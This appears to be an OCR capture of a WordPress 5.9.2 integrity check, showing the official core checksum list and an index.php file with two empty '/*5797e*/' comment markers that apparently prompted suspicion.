


https://api.wordpress.org/core/checksums/1.0/?version=5.9.2&locale=en_US


```
{
  "checksums": {
    "xmlrpc.php": "fc41dc381c170a502a90617c2fd9b34b",
    "wp-blog-header.php": "5f425a463183f1c6fb79a8bcd113d129",
    "readme.html": "9834aec0c099711881eb24f6b810d67b",
    "wp-signup.php": "8f5a6f5b3b89a48b00e2ba9f2d8c772f",
    "index.php": "926dd0f95df723f9ed934eb058882cc8",
    "wp-cron.php": "0cdc26ef7f3e46926d381ec9834b60d9",
    "wp-config-sample.php": "52af9966e77b07e1f59daa08c691d567",
    "wp-login.php": "1d523dcda73e43ea5583e115ec2cb0d6",
    "wp-settings.php": "21a4e42631b99a680d945bc5df7d03a4",
    "license.txt": "55547b43c5c9b714b021b22d915139e5",
    "wp-content/themes/twentytwentyone/footer.php": "3914b568347e451ecc6dc548eb4376e5",
    "wp-content/themes/twentytwentyone/template-parts/content/content-excerpt.php": "0dc78422b5b1a4a3544acf87d99670b4",
    "wp-content/themes/twentytwentyone/template-parts/content/content-page.php": "db8fd035e79be8d4c46595aa90d27e37",
    "wp-content/themes/twentytwentyone/template-parts/content/content-none.php": "4c9d38fc7b4e97dee3ea5701954c0f12",
    "wp-content/themes/twentytwentyone/template-parts/content/content.php": "faab19e2ef202ccbc52a5dab31cc6e13",
    "wp-content/themes/twentytwentyone/template-parts/content/content-single.php": "b3308e46181a4c4fe9b5c06b3a1103cc",
    "wp-content/themes/twentytwentyone/template-parts/header/excerpt-header.php": "ed251d9b4cf2c00e415a3bdfaa8e9175",
    "wp-content/themes/twentytwentyone/template-parts/header/site-nav.php": "f5f49d5a3dba2510622483eb12b084c1",
    "wp-content/themes/twentytwentyone/template-parts/header/site-header.php": "e241cfef62e5d27d662ab07b860ac7f8",
    "wp-content/themes/twentytwentyone/template-parts/header/entry-header.php": "54e0f245a206353051f7c2443d946cb4",
    "wp-content/themes/twentytwentyone/template-parts/header/site-branding.php": "901a53ebbcf9bb0f7a18a88af6436e3a",
    "wp-content/themes/twentytwentyone/template-parts/footer/footer-widgets.php": "6642f8b3524af990b77a8d4cbceba7ef",
    "wp-content/themes/twentytwentyone/template-parts/post/author-bio.php": "6194c6812e90d7e701e56ffafab64f23",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt-link.php": "f996ebbddc8a3a9fadddf1e5b5b70659",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt.php": "3ef8ced1f81408cc17f75f08910a1a74",
    "wp-content/themes/twentytwentyone/template-parts/excerpt/excerpt-video.php": "876e1268abed658c53be2ca9a6b48c21",
```

./index.php

🤔



```php
<?php
/*5797e*/


/*5797e*/
/**
 * Front to the WordPress application. This file doesn't do anything, but loads
 * wp-blog-header.php which does and tells WordPress to load the theme.
 *
 * @package WordPress
 */

/**
 * Tells WordPress to load the WordPress theme and output it.
 *
 * @var bool
 */
define( 'WP_USE_THEMES', true );

/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );

```

